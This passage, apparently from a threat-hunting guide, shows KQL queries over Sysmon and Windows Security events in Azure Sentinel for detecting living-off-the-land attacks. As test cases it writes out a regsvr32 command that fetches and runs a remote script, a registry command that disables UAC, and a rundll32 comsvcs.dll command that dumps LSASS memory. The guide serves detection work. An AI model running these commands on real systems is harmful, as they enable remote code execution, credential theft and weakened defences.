
- Example

```
Microsoft Windows [Version 10.0.18363.778]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\Bob>regsvr32.exe /s /n /u /i:https://raw.githubusercontent.com/redcanaryco/atomic-red-
team/master/atomics/T1117/RegSvr32.sct scrobj.dll

C:\Users\Bob>_
```

After we have executed this command. We will receive a **Sysmon** event that contains all the related information. This includes which identity, command-line, and so on.



A second **Sysmon** event is 22, which gives a sign that a network connection has been made.



Now we have enough information to create our own KQL query. All the Sysmon events are under the **Event** table.

Run the following KQL query in Log Analytics:

```
Event
| where Source == "Microsoft-Windows-Sysmon"
```

It will process all the results that are related to Sysmon. My first step is to always look at the different columns and see what values it has.

TimeGenerated [UTC]	Source	EventLog	Computer	EventLevel
4/27/2020, 11:21:08.043 AM	Microsoft-Windows-Sysmon	Microsoft-Windows-Sysmon/Operational	Client2.IDENTITY.local	4
4/27/2020, 11:21:08.737 AM	Microsoft-Windows-Sysmon	Microsoft-Windows-Sysmon/Operational	Client2.IDENTITY.local	4
4/27/2020, 11:22:08.037 AM	Microsoft-Windows-Sysmon	Microsoft-Windows-Sysmon/Operational	Client2.IDENTITY.local	4
4/27/2020, 11:22:08.817 AM	Microsoft-Windows-Sysmon	Microsoft-Windows-Sysmon/Operational	Client2.IDENTITY.local	4

When looking at all the columns. We will notice that there is a column **RenderedDescription** that contains the of the Sysmon event in XML.

RenderedDescription	AzureDeploymentID	Role	EventCategory	UserName
Process Create: RuleName: technique_id=T1202,technique_name=Ind...			1	NT AUTHORITY\SYSTEM
Image loaded: RuleName: technique_id=T1117,technique_name=Regs...			7	NT AUTHORITY\SYSTEM
Process Create: RuleName: technique_id=T1202,technique_name=Ind...			1	NT AUTHORITY\SYSTEM
Image loaded: RuleName: technique_id=T1117,technique_name=Regs...			7	NT AUTHORITY\SYSTEM

If we know copy the XML data and paste it. You will see something like this. If you look closely at it. This is the Sysmon event ID 1 (Process Create)

Process Create: RuleName: technique_id=T1117,technique_name=Regsvr32,phase_name=Defense Evasion, Execution,phase_name=Execution **UtcTime**: 2020-04-27 11:40:54.380 ProcessGuid: {1052BA5E-C4C6-5EA6-0000-00102E9B3830} ProcessId: 18456 Image: C:\Windows\System32\regsvr32.exe FileVersion: 10.0.18362.1 (WinBuild.160101.0800) Description: Microsoft(C) Register Server Product: Microsoft® Windows® Operating System Company: Microsoft Corporation **OriginalFileName:** REGSVR32.EXE **CommandLine:** regsvr32.exe /s /n /u /i:https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/atomics/T1117/RegSvr32.sct scrobj.dll CurrentDirectory: C:\Users\Bob\ User: IDENTITY\Bob LogonGuid: {1052BA5E-2F8B-5E9B-0000-0020EC66C608} **LogonId**: 0x8c666ec TerminalSessionId: 4 IntegrityLevel: Medium Hashes: SHA1=8A00AD3F91F4DF913A49C6083F48F9530CCF5326,MD5=578BAB56836A3FE455FFC78830418258B,SHA256=8FFC7F80EFBF746E49F37EA3D140F042CF71EF20B4DA2A8F02688E79295DA11D,IMPHASH=0235FF9A007804882636BCCCFB4D1A2F ParentProcessGuid: {1052BA5E-C4BB-5EA6-0000-00103F373830} ParentProcessId: 19100 ParentImage: C:\Windows\System32\cmd.exe **ParentCommandLine**: "C:\windows\system32\cmd.exe"

If you have this information. We can filter on the **OriginalFileName: RUNDLL32.EXE** to get a better returned result.


```
Event
| where Source == "Microsoft-Windows-Sysmon" and RenderedDescription has "OriginalFileName: Regsvr32.exe"
```

eted. Showing results from the last 24 hours. 00:00:22.966 2 records

column header and drop it here to group by that column

TimeGenerated [UTC]	Source	EventLog	Computer	EventLevel	EventLevelName
4/27/2020, 11:40:54.577 AM	Microsoft-Windows-Sysmon	Microsoft-Windows-Sysmon/Operational	Client2.IDENTITY.local	4	Information
4/27/2020, 8:51:34.810 AM	Microsoft-Windows-Sysmon	Microsoft-Windows-Sysmon/Operational	Client2.IDENTITY.local	4	Information

At all the columns. There is another interesting column with the name **EventData**.



EventData	EventID	RenderedDescription
<DataItem type="System.XmlData" time="2020-04-27T11:40:54.5767...	1	Process Create: RuleName: technique_id=T1117,technique_name=Reg...
<DataItem type="System.XmlData" time="2020-04-27T08:51:34.8101...	1	Process Create: RuleName: technique_id=T1117,technique_name=Reg...

We are now going to copy the data that is stored in the **EventData** column and paste it over here. As you can see from the output. It is stored in a XML format, so we want to parse it out.

<DataItem type="System.XmlData" time="2020-04-27T11:40:54.5767015+00:00" sourceHealthServiceId="CD872621-525B-55E0-8313-4A7C10D8FDE1"><EventData xmlns="http://schemas.microsoft.com/win/2004/08/events/event"><Data Name="RuleName">technique_id=T1117,technique_name=Regsvr32,phase_name=Defense Evasion, Execution,phase_name=Execution</Data><Data Name="UtcTime">2020-04-27 11:40:54.380</Data><Data Name="ProcessGuid">{1052ba5e-c4c6-5ea6-0000-00102e9b3830}</Data><Data Name="ProcessId">18456</Data><Data Name="Image">C:\Windows\System32\regsvr32.exe</Data><Data Name="FileVersion">10.0.18362.1 (WinBuild.160101.0800)</Data><Data Name="Description">Microsoft(C) Register Server</Data><Data Name="Product">Microsoft® Windows® Operating System</Data><Data Name="Company">Microsoft Corporation</Data><Data Name="OriginalFileName">REGSVR32.EXE</Data><Data Name="CommandLine">**regsvr32.exe /s /n /u /i:https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/atomics/T1117/RegSvr32.sct scrobj.dll**</Data><Data Name="CurrentDirectory">C:\Users\Bob\</Data><Data Name="User">IDENTITY\Bob</Data><Data Name="LogonGuid">{1052ba5e-2f8b-5e9b-0000-0020ec66c608}</Data><Data Name="LogonId">0x8c666ec</Data><Data Name="TerminalSessionId">4</Data><Data Name="IntegrityLevel">Medium</Data><Data Name="Hashes">SHA1=8A00AD3F91F4DF913A49C6083F48F9530CCF5326,MD5=578BAB56836A3FE455FFC7883041825B,SHA256=8FFC7F80EFBF746E49F37EA3D140F042CF71EF20B4DA2A8F02688E79295DA11D,IMPHASH=0235FF9A007804882636BCCCFB4D1A2F</Data><Data Name="ParentProcessGuid">{1052ba5e-c4bb-5ea6-0000-00103f373830}</Data><Data Name="ParentProcessId">19100</Data><Data Name="ParentImage">C:\Windows\System32\cmd.exe</Data><Data Name="ParentCommandLine">"C:\windows\system32\cmd.exe" </Data></EventData></DataItem>

Before we are going further. We have to improve our KQL query, because as ATT&CK described it. **Regsvr32.exe** can also be used for normal Windows operations.

If we look close at the behaviour of this example. We can see that **Regsvr32.exe** is making an internet connection to **raw.githubusercontent.com** – This means that we can use the following example to make our query better.

Here you can see that we have use the "**contains**" operator to include "**http**" to make our KQL query more accurate.

```
Event
| where Source == "Microsoft-Windows-Sysmon" and RenderedDescription has "OriginalFileName: Regsvr32.exe"
and RenderedDescription contains "http"
```

The final step is now to parse the XML data and we will do it different steps.


Sysmon contains the following field levels that we might be interesting in. Here is how it looks like.

UtcTime	2020-04-27 08:51:34.772
OriginalFileName	RUNDLL32.EXE
CommandLine	regsvr32.exe /s /n /u /i:https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/atomics/T1117/RegSvr32.sct scrobj.dll
User	IDENTITY\Bob
ParrentCommandLine	C:\windows\system32\cmd.exe

Time to parse the data into columns. We will first start with parsing the **UtcTime** field level.

```
Event
| where Source == "Microsoft-Windows-Sysmon" and RenderedDescription has "Origi-
nalFileName: Regsvr32.exe"
and RenderedDescription contains "http"
| parse EventData with * 'UtcTime">' UtcTime '</Data>' *
```

As we can see. A new column has been created with the name, **UtcTime**.



UtcTime	TenantId	SourceSystem	MG
2020-04-27 08:51:34.772	9e070c41-a682-44a6-8104-08845d07cadb	OpsManager	00000000-0000-0000-0(
2020-04-27 11:40:54.380	9e070c41-a682-44a6-8104-08845d07cadb	OpsManager	00000000-0000-0000-0(

Now we are going to do the rest of the field levels.

```
Event
| where Source == "Microsoft-Windows-Sysmon" and RenderedDescription has "Origi-
nalFileName: Regsvr32.exe"
and RenderedDescription contains "http"
| parse EventData with * 'UtcTime">' UtcTime '</Data>' *
| parse EventData with * 'OriginalFileName">' OriginalFileName '</Data>' *
| parse EventData with * 'CommandLine">' CommandLine '</Data>' *
| parse EventData with * 'User">' User '</Data' *
| parse EventData with * 'ParentCommandLine">' ParentCommandLine '</Data>' *
```

Here we can see all the new column names from the parsed XML data.

OriginalFileName	CommandLine	User	ParentCommandLine	TenantId
REGSVR32.EXE	regsvr32.exe /s /n /u /i:https://raw.githubusercontent.com/redcanary...	IDENTITY\Bob	"C:\windows\system32\cmd.exe"	9e070c41-a682-44a6-
REGSVR32.EXE	regsvr32.exe /s /n /u /i:https://raw.githubusercontent.com/redcanary...	IDENTITY\Bob	"C:\windows\system32\cmd.exe"	9e070c41-a682-44a6-

The last step is to use the **project** operator to only display the necessary columns.

```
Event
| where Source == "Microsoft-Windows-Sysmon" and RenderedDescription has "Origi-
nalFileName: Regsvr32.exe"
and RenderedDescription contains "http"
| parse EventData with * 'UtcTime">' UtcTime '</Data>' *
| parse EventData with * 'OriginalFileName">' OriginalFileName '</Data>' *
| parse EventData with * 'CommandLine">' CommandLine '</Data>' *
| parse EventData with * 'User">' User '</Data' *
| parse EventData with * 'ParentCommandLine">' ParentCommandLine '</Data>' *
| project UtcTime, User, OriginalFileName, CommandLine, ParentCommandLine
```

Result:

UtcTime	User	OriginalFileName	CommandLine	ParentCo
2020-04-27 08:51:34.772	IDENTITY\Bob	REGSVR32.EXE	regsvr32.exe /s /n /u /i:https://raw.githubusercontent.com/redcanaryco/atomic-r...	"C:\windc
2020-04-27 11:40:54.380	IDENTITY\Bob	REGSVR32.EXE	regsvr32.exe /s /n /u /i:https://raw.githubusercontent.com/redcanaryco/atomic-r...	"C:\windc

Final step is to parse event 22 that belongs to the above event. Sysmon event ID 22 is a network connection.

First we have to filter on event 22 and Regsvr32.exe

```
Event
| where Source == "Microsoft-Windows-Sysmon"
| where EventID == 22 and RenderedDescription contains "Regsvr32.exe"
```

Returned result:

EventData	EventID	RenderedDescription
<DataItem type="System.XmlData" time="2020-04-27T08:51:36.102...	22	Dns query: RuleName: UtcTime: 2020-04-27 08:50:43.560 ProcessGui...

Last step is to parse the following two values:

QueryName	Raw.githubusercontent.com
Image	C:\Windows\System32\regsvr32.exe

```
Event
| where Source == "Microsoft-Windows-Sysmon"
| where EventID == 22 and RenderedDescription contains "Regsvr32.exe"
| parse EventData with * 'QueryName">' QueryName '</Data>' *
| parse EventData with * 'Image">' Image '</Data>' *
```

Returned result:

QueryName	Image	TenantId	SourceSystem	MG
raw.githubusercontent.com	C:\windows\system32\regsvr32.exe	9e070c41-a682-44a6-8104-08845d07cadb	OpsManager	00000000-0000-0000-


- 5.1.1) – Disable UAC via Registry

User Account Control or UAC for short is a security feature of Windows which helps prevent un-authorized changes to the operating system.

- Example

```
Microsoft Windows [Version 10.0.18363.778]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\windows\system32>reg.exe ADD HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System
/v EnableLUA /t REG_DWORD /d 0 /f
The operation completed successfully.

C:\windows\system32>_
```

Here is the first Sysmon event that belongs to the operation that was performed. We can see at the CommandLine field level for example, that we have changed a value.



Interesting values that we can parse:

UtcTime	4/27/2020 1:17:29 PM
OriginalFileName	Reg.exe
CommandLine	reg.exe ADD HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v EnableLUA /t REG_DWORD /d 0 /f
User	IDENTITY\Bob
ParentCommandLine	C:\Windows\System32\cmd.exe

We will start with the following KQL query:

```
Event
| where Source == "Microsoft-Windows-Sysmon" and RenderedDescription has "Origi-
nalFileName: reg.exe"
and RenderedDescription has "add" and RenderedDescription has "EnableLUA"
and RenderedDescription has "HKLM\\SOFTWARE\\Microsoft\\Windows\\CurrentVer-
sion\\Policies\\System"
```

Here is the returned result:

TimeGenerated [UTC]	Source	EventLog	Computer	EventLevel	EventLevelNam
4/27/2020, 1:17:29.213 PM	Microsoft-Windows-Sysmon	Microsoft-Windows-Sysmon/Operational	Client2.IDENTITY.local	4	Information
4/27/2020, 1:30:10.593 PM	Microsoft-Windows-Sysmon	Microsoft-Windows-Sysmon/Operational	Client2.IDENTITY.local	4	Information

Now we are going to parse the interesting values:

```
Event
| where Source == "Microsoft-Windows-Sysmon" and RenderedDescription has "Origi-
nalFileName: reg.exe"
and RenderedDescription has "add" and RenderedDescription has "EnableLUA"
and RenderedDescription has "HKLM\\SOFTWARE\\Microsoft\\Windows\\CurrentVer-
sion\\Policies\\System"
| parse EventData with * 'User">' User '</Data' *
| parse EventData with * 'CommandLine">' CommandLine '</Data>' *
| parse EventData with * 'OriginalFileName">' OriginalFileName '</Data>' *
| parse EventData with * 'ParentCommandLine">' ParentCommandLine '</Data>' *
| parse EventData with * 'UtcTime">' UtcTime '</Data>' *
```

Final result:

User	CommandLine	OriginalFileName	ParentCommandLine	UtcTime
IDENTITY\Bob	reg.exe ADD HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\...	reg.exe	"C:\windows\system32\cmd.exe"	2020-04-27 13:17:29
IDENTITY\Bob	reg.exe ADD HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\...	reg.exe	"C:\windows\system32\cmd.exe"	2020-04-27 13:30:10

This event **13** tells a value has been set on a registry key.





Image	C:\Windows\System32\reg.exe
TargetObject	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\EnableLUA
Details	DWORD (0x00000000)

Now we are going run the following KQL query in Log Analytics:

```
Event
| where Source == "Microsoft-Windows-Sysmon"
| where EventID == 13 and RenderedDescription has "HKLM\\SOFTWARE\\Mi-
crosoft\\Windows\\CurrentVersion\\Policies\\System\\EnableLUA"
and RenderedDescription has "DWORD (0x00000000)"
```

Here is the result:



TimeGenerated [UTC]	Source	EventLog	Computer	EventLevel	EventLevelNam
4/27/2020, 1:17:29.230 PM	Microsoft-Windows-Sysmon	Microsoft-Windows-Sysmon/Operational	Client2.IDENTITY.local	4	Information

Last step is to parse all the values that are in a XML format.

```
Event
| where Source == "Microsoft-Windows-Sysmon"
| where EventID == 13 and RenderedDescription has "HKLM\\SOFTWARE\\Mi-
crosoft\\Windows\\CurrentVersion\\Policies\\System\\EnableLUA"
and RenderedDescription has "DWORD (0x00000000)"
| parse EventData with * 'Image">' Image '</Data>' *
| parse EventData with * 'TargetObject">' TargetObject '</Data>' *
| parse EventData with * 'Details">' Details '</Data>' *
```

Final result:

Image	TargetObject	Details	TenantId
C:\windows\system32\reg.exe	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Syst...	DWORD (0x00000000)	9e070c41-a682-44a6-8104-08845d07cadb

• 6.1) – Hunting a living off the land binary with Windows Events

In this example we are using Rundll32 to dump the LSASS process memory. Rundll32 can leveraged with comsvc.dll to achieve this.

- Example

```
PS C:\windows\system32> Get-Process lsass

Handles  NPM(K)    PM(K)      WS(K)     CPU(s)     Id  SI ProcessName
-------  ------    -----      -----     ------     --  -- -----------
   2671      31    13176      16580   5,714.19    744   0 lsass


PS C:\windows\system32> .\rundll32.exe C:\windows\System32\comsvcs.dll, MiniDump 744 C:\temp\lsass.dmp full
PS C:\windows\system32>
```

We will dive immediately into our KQL query.

```
SecurityEvent
| where EventID == 4688 and Process =~ "Rundll32.exe" and CommandLine has
"comsvcs.dll"
| project Account, Computer, CommandLine, Process, SubjectLogonId
```

Here is the returned results and we can see via event 4688 all the different actions of the user Bob.

Account	Computer	CommandLine	Process	SubjectLogonI
IDENTITY\Bob	Client2.IDENTITY.local	"C:\windows\system32\rundll32.exe" C:\windows\System32\comsvcs.dll MiniDump 74...	rundll32.exe	0x8c65ef4

Since extracting the LSASS process memory will also generate another event (4663) – It is worth to look for that one as well.

```
SecurityEvent
| where EventID == 4663 and Account == "IDENTITY\\Bob"
```

At the **ObjectName** column – We can see that the LSASS process memory was accessed.

Activity	AccessList	AccessMask	HandleId	ObjectName
4663 - An attempt was made to access an object.	%%4484	0x10	0x164	\Device\HarddiskVolume2\Windows\System32\lsass.exe
4663 - An attempt was made to access an object.	%%4484	0x10	0x154	\Device\HarddiskVolume2\Windows\System32\lsass.exe

We aren't done yet, because there is another column with the name **EventData**.

```
SecurityEvent
| where EventID == 4663 and Account == "IDENTITY\\Bob"
| project Account, Computer, EventData, ObjectName, Process
```

Returned result:

Account	Computer	EventData	ObjectName
IDENTITY\Bob	Client2.IDENTITY.local	<EventData xmlns="http://schemas.microsoft.com/win/2004/08/eve...	\Device\HarddiskVolume2\Windows\System32\l
IDENTITY\Bob	Client2.IDENTITY.local	<EventData xmlns="http://schemas.microsoft.com/win/2004/08/eve...	\Device\HarddiskVolume2\Windows\System32\l

This is the metadata that exists in the **EventData** column. This might be interesting to parse if we want. In this example. I'm not going to parse every sub data field.

```
<EventData xmlns="http://schemas.microsoft.com/win/2004/08/events/event">
 <Data Name="SubjectUserSid">S-1-5-21-1568615022-3734254442-823492033-1103</Data>
 <Data Name="SubjectUserName">Bob</Data>
 <Data Name="SubjectDomainName">IDENTITY</Data>
 <Data Name="SubjectLogonId">0x8c65ef4</Data>
 <Data Name="ObjectServer">Security</Data>
 <Data Name="ObjectType">Process</Data>
```

Here is our final KQL query:

```
SecurityEvent
| where EventID == 4663 and Account == "IDENTITY\\Bob"
| project Account, Computer, EventData, ObjectName, Process
| parse EventData with * 'SubjectUserName">' SubjectUserName '</Data>' *
| parse EventData with * 'SubjectLogonId">' SubjectLogonId '</Data>' *
```

ObjectName	Process	SubjectUserName	SubjectLogonId
\Device\HarddiskVolume2\Windows\System32\lsass.exe	rundll32.exe	Bob	0x8c65ef4
\Device\HarddiskVolume2\Windows\System32\lsass.exe	rundll32.exe	Bob	0x8c65ef4

Final step is to ''analyze'' it to be sure that it was really a LSASS dump.

Run the following KQL query and look at the **SubjectLogonId** column.

```
SecurityEvent
| where EventID == 4688 and Process =~ "Rundll32.exe" and CommandLine has
"comsvcs.dll"
| project Account, Computer, CommandLine, Process, SubjectLogonId
```

Result:

Computer	CommandLine	Process	SubjectLogonId
Client2.IDENTITY.local	"C:\windows\system32\rundll32.exe" C:\windows\System32\comsvcs.dll MiniDump 74...	rundll32.exe	0x8c65ef4

Now run the following KQL query and look at the **SubjectLogonId** column.

```
SecurityEvent
| where EventID == 4663 and Account == "IDENTITY\\Bob"
| project Account, Computer, EventData, ObjectName, Process
| parse EventData with * 'SubjectUserName">' SubjectUserName '</Data>' *
| parse EventData with * 'SubjectLogonId">' SubjectLogonId '</Data>' *
```

Result:


ObjectName	Process	SubjectUserName	SubjectLogonId
\Device\HarddiskVolume2\Windows\System32\lsass.exe	rundll32.exe	Bob	0x8c65ef4
\Device\HarddiskVolume2\Windows\System32\lsass.exe	rundll32.exe	Bob	0x8c65ef4

The **SubjectLogonId** column has the same at event 4688 and 4663. Both event belong to each other, so it is likely that the user, Bob. Has performed an LSASS dump.


• 7.1) - Parsing metadata in MDAPT

Everyone who has connected their MDAPT to Azure Sentinel might be familiar with a page that looks similar like this.

Here you can investigate the attack.



What people might not know is that you also can get the metadata from MDAPT. If you now click on Events you will be redirected to the Log Analytics page.



We are primary interested in the **''Using living-off-the-land binary to run malicious code"**

TimeGenerated [UTC]	SystemAlertId	DisplayName
4/27/2020, 11:42:56.000 AM	877f7bad-b20c-2780-7b5b-8990f538bf7e	Use of living-off-the-land binary to run malicious code
4/27/2020, 11:42:57.000 AM	e1da73a6-5c3c-e06c-6b4a-84030432b7...	Microsoft command-line utility Regsvr32.exe launched suspicious co...
4/11/2020, 3:24:08.000 PM	369049ea-7e5c-4879-8d58-f06bb28dd7...	Use of living-off-the-land binary to run malicious code

When we scroll a bit to the right. There is an interesting column that contains data in a JSON format. The column name is **Entities**.

RemediationSteps	Entities	ExtendedLinks
["1. Make sure the machine is completely updated and all your softw...	[{ "$id": "4", "DnsDomain": "identity.local", "HostName": "client2", "I...	[{ "Href": "https://securitycente
["1. Make sure the machine is completely updated and all your softw...	[{ "$id": "4", "DnsDomain": "identity.local", "HostName": "client2", "I...	[{ "Href": "https://securitycente
["1. Make sure the machine is completely updated and all your softw...	[{ "$id": "4", "DnsDomain": "identity.local", "HostName": "client2", "...	[{ "Href": "https://securitycente

When we are expanding this column. We can see lots of valuable information that might help us doing our investigation.

0 {"$id":"4","DnsDomain":"identity.local","HostName":"client2","IsDomainJoined":true,"Type":"host","MachineId":"0e4baf72ce3ff829eb0044ce41be

1 {"$id":"5","Name":"Bob","NTDomain":"IDENTITY","UPNSuffix":"identityperson.onmicrosoft.com","Sid":"S-1-5-21-1568615022-3734254442-823492

2 {"$id":"6","Algorithm":"SHA1","Value":"c893cf07e5f65749cd66e17d9523638b132c87b2","Type":"filehash"}

3 {"$id":"7","Algorithm":"MD5","Value":"f7dc8a74e30e08b9510380274cfb9288","Type":"filehash"}

5 {"$id":"9","Directory":"C:\\Windows","Name":"explorer.exe","Host":{"$ref":"4"},"FileHashes":[{"$ref":"6"},{"$ref":"7"},{"$ref":"8"}],"CreatedTimeUtc":"2020-03-12T0

